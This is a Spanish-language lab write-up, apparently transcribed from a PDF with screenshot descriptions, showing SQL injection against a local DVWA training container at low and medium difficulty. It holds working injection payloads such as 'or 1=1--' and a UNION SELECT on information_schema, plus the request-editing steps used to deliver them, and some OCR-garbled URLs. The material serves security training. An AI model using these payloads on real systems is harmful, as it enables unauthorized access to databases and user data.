


Laboratorio inyección SQL con DVWA en docker.

```
=*+++=-----:          ...  
+*+++=----: ,+=+=:      Uptime: 36 seconds  
:++++=---: .+***+: Packages: 1179 (pacman)  
:+---+=-: .+=**+: Shell: fish 4.1.2  
:+---+=-: .+=**+: Display (Virtual-1): 1920x996, 60 Hz  
:+---+=-: .+=**+: DE: KDE Plasma 6.5.1  
:+---+=-: .+=**+: WM: Kwin (Wayland)  
:+---+=-: .+=**+: WM Theme: Breeze  
:+---+=-: .+=**+: Theme: Breeze (Dark) [Qt], Breeze-Dark [GTK2], Breeze [GTK3]  
:+---+=-: .+=**+: Icons: breeze-dark [Qt], breeze-dark [GTK2/3/4]  
:+---+=-: .+=**+: Font: Noto Sans (10pt) [Qt], Noto Sans (10pt) [GTK2/3/4]  
:+---+=-: .+=**+: Cursor: capitaine (24px)  
:+---+=-: .+=**+: Terminal: konsole 25.8.2  
:+---+=-: .+=**+: CPU: 11th Gen Intel(R) Core(TM) i5-1135G7 (4) @ 2.42 GHz  
:+---+=-: .+=**+: GPU: VMware SVGA II Adapter  
:+---+=-: .+=**+: Memory: 1.24 GiB / 8.21 GiB (15%)  
:+---+=-: .+=**+: Swap: 0 B / 8.21 GiB (0%)  
:+---+=-: .+=**+: Disk (/): 44.14 GiB / 48.19 GiB (92%) - btrfs  
:+---+=-: .+=**+: Local IP (enp0s3): 10.0.2.15/24  
:+---+=-: .+=**+: Battery (1): 82% [Discharging]  
:+---+=-: .+=**+: Locale: es_CO.UTF-8  
  
~> docker ps  
CONTAINER ID        IMAGE               COMMAND             CREATED            STATUS              PORTS               NAMES  
~> docker run --rm -d -p 80:80 vulnerables/web-dvwa  
cb3b96f7a64f180889380ef71e6ff3da6f6e2ff72ff35f1146e5c12b54fffc39f  
~> |
```

Luego de haber arrancado el servicio, iniciado sesión, crear la database y conocer un poco la interfaz. (readme)

Ahora en la dificultad low, probaremos colocar una comilla, veremos qué pasa:



Como podemos ver nos arroja un error de sintaxis, también nos arroja el servidor que está detrás de la base de datos, esta nueva página que se abrió significa que la base de datos es vulnerable a inyecciones SQL de bajo nivel.

The screenshot shows the DVWA SQL Injection page. The URL is <http://localhost/vulnerabilities/sql/?id=1' or 1=1--&Submit=Submit#>. The page title is "Vulnerability: SQL Injection". On the left, there's a sidebar with various exploit categories. The "SQL Injection" category is highlighted. In the main content area, there's an input field labeled "User ID:" containing the value "1' or 1=1-- ;". Below it, a "Submit" button is visible. The results show several user entries, each preceded by an ID number and some error messages:

```
ID: 1' or 1=1-- ;
First name: admin
Surname: admin

ID: 1' or 1=1-- ;
First name: Gordon
Surname: Brown

ID: 1' or 1=1-- ;
First name: Hack
Surname: Me

ID: 1' or 1=1-- ;
First name: Pablo
Surname: Picasso

ID: 1' or 1=1-- ;
First name: Bob
Surname: Smith
```

At the bottom of the page, there's a "More Information" link.

con esta nueva inyección le mandamos una petición a la base de datos para que nos muestre todos los usuarios que esta tiene.

The screenshot shows the DVWA SQL Injection page. The URL is http://localhost/vulnerabilities/sql/?id='union+select+column_name%2C+from+information_schema.columns+where+table_name=%3Dusers'--&Submit=Submit#. The page title is "Vulnerability: SQL Injection". The sidebar shows the "SQL Injection" category is selected. The input field contains "'union select table_name". The results list various columns from the users table:

```
ID: 'union select column_name,2 from information_schema.columns where table_name ='users'-- -
First name: user_id
Surname: 2

ID: 'union select column_name,2 from information_schema.columns where table_name ='users'-- -
First name: first_name
Surname: 2

ID: 'union select column_name,2 from information_schema.columns where table_name ='users'-- -
First name: last_name
Surname: 2

ID: 'union select column_name,2 from information_schema.columns where table_name ='users'-- -
First name: user
Surname: 2

ID: 'union select column_name,2 from information_schema.columns where table_name ='users'-- -
First name: password
Surname: 2

ID: 'union select column_name,2 from information_schema.columns where table_name ='users'-- -
First name: avatar
Surname: 2

ID: 'union select column_name,2 from information_schema.columns where table_name ='users'-- -
First name: last_login
Surname: 2

ID: 'union select column_name,2 from information_schema.columns where table_name ='users'-- -
First name: user_level
Surname: 2
```

si deseamos ver el nombre de las columnas de la tabla usuario, se aplica la consulta de arriba

Inyección medium

The screenshot shows a web browser window with the URL <http://localhost/vulnerabilities/sql/>. The page title is "Vulnerability: SQL Injection". On the left, there is a sidebar menu with various options: Home, Instructions, Setup / Reset DB, Brute Force, Command Injection, CSRF, File Inclusion, File Upload, Insecure CAPTCHA, SQL Injection (the current section), SQL Injection (Blind), Weak Session IDs, XSS (DOM), XSS (Reflected), XSS (Stored), CSP Bypass, and JavaScript. Below the menu, there is a form with a dropdown menu labeled "User ID" containing the value "2" and a "Submit" button. A "More Information" section contains a list of links related to SQL injection.

en el siguiente nivel no hay un campo para poder hacer nuestras inyecciones, lo haremos de otra manera.

The screenshot shows the same DVWA SQL Injection page after a successful attack. The "User ID" dropdown now shows "1" and the "Submit" button has been clicked. The page displays the extracted data: "ID: 2", "First name: Gordon", and "Surname: Brown". The "More Information" section remains the same. At the bottom of the browser window, the Network tab of the developer tools is visible, showing a list of network requests and their details.

abriremos nuestro modo inspeccionar, nos vamos a network, despues enviamos en submit en la interfaz, esto se hace para poder capturar la peticion que se hace a través del botón

User ID: 1

ID: 2
First name: Gordon
Surname: Brown

More Information

- <http://www.securiteam.com/>
- <https://en.wikipedia.org/wiki/>
- <http://ferruh.mavutuna.com/>
- <http://testmonkey.net/>
- http://www_OWASP_org/index

Open in New Tab

Status	Method	Domain	File	Initiator	Type	Transferred	Size
200	POST	localhost	/vulnerabilities/sql/	document	html	1.85 kB	4.68 kB
200	GET	localhost	main.css	stylesheet	css	cached	1.11 kB
200	GET	localhost	dwvapage.js	script	js	cached	593 B
200	GET	localhost	add_event_listeners.js	script	js	cached	593 B
200	GET	localhost	dwvapage.js	script	js	cached	1.03 kB
200	GET	localhost	logo.png	img	png	cached	8.30 kB

Start Performance Analysis...

Filter Headers

Headers Cookies Request Response Timings

Request Priority Highest

el siguiente paso es darle en “edit and resend” esto para enviar de nuevo la petición, pero en esa nueva request se pueda editar.

New Request

Body

id=2&Submit=Submit

Clear Send

7 requests 17.12 kB / 1.85 kB transferred | Finish: 573 ms DOMContentLoaded: 343 ms load: 365 ms

como podemos ver en “body” podemos editar nuestra petición.

New Request

Body

id=1 or 1=1 --&Submit=Submit

Clear Send

7 requests 17.12 kB / 1.85 kB transferred | Finish: 573 ms DOMContentLoaded: 343 ms load: 365 ms

esto para que nos muestre todo lo que contiene la base de datos, dar en “send”.

New Request

Body

id=1 or 1=1 --&Submit=Submit

Clear Send

8 requests 22.09 kB / 3.74 kB transferred | Finish: 5.10 min DOMContentLoaded: 343 ms load: 365 ms

se nos creó una nueva request, lo que sigue es abrir esa nueva request en una nueva pestaña para poder ver los cambios aplicados.

User ID: 1

ID: 2
First name: Gordon
Surname: Brown

More Information

- <http://www.securiteam.com/securityreviews/5DP0N1P76E.html>
- https://en.wikipedia.org/wiki/SQ_L_injection
- <http://feruh.mavittuna.com/sql-injection-cheat-sheet.pdf>
- <http://pentestmonkey.net/cheat-sheet/sql-injection/mysql-exploits>
- https://www.owasp.org/index.php/SQ_L_Injection

open in new tab

User ID: 1

ID: 1 or 1=1 -- -
First name: admin
Surname: admin

ID: 1 or 1=1 -- -
First name: Gordon
Surname: Brown

ID: 1 or 1=1 -- -
First name: Hack
Surname: Me

ID: 1 or 1=1 -- -
First name: Pablo
Surname: Picasso

ID: 1 or 1=1 -- -
First name: Bob
Surname: Smith

More Information

así nos mostrará todos los usuarios de esa tabla.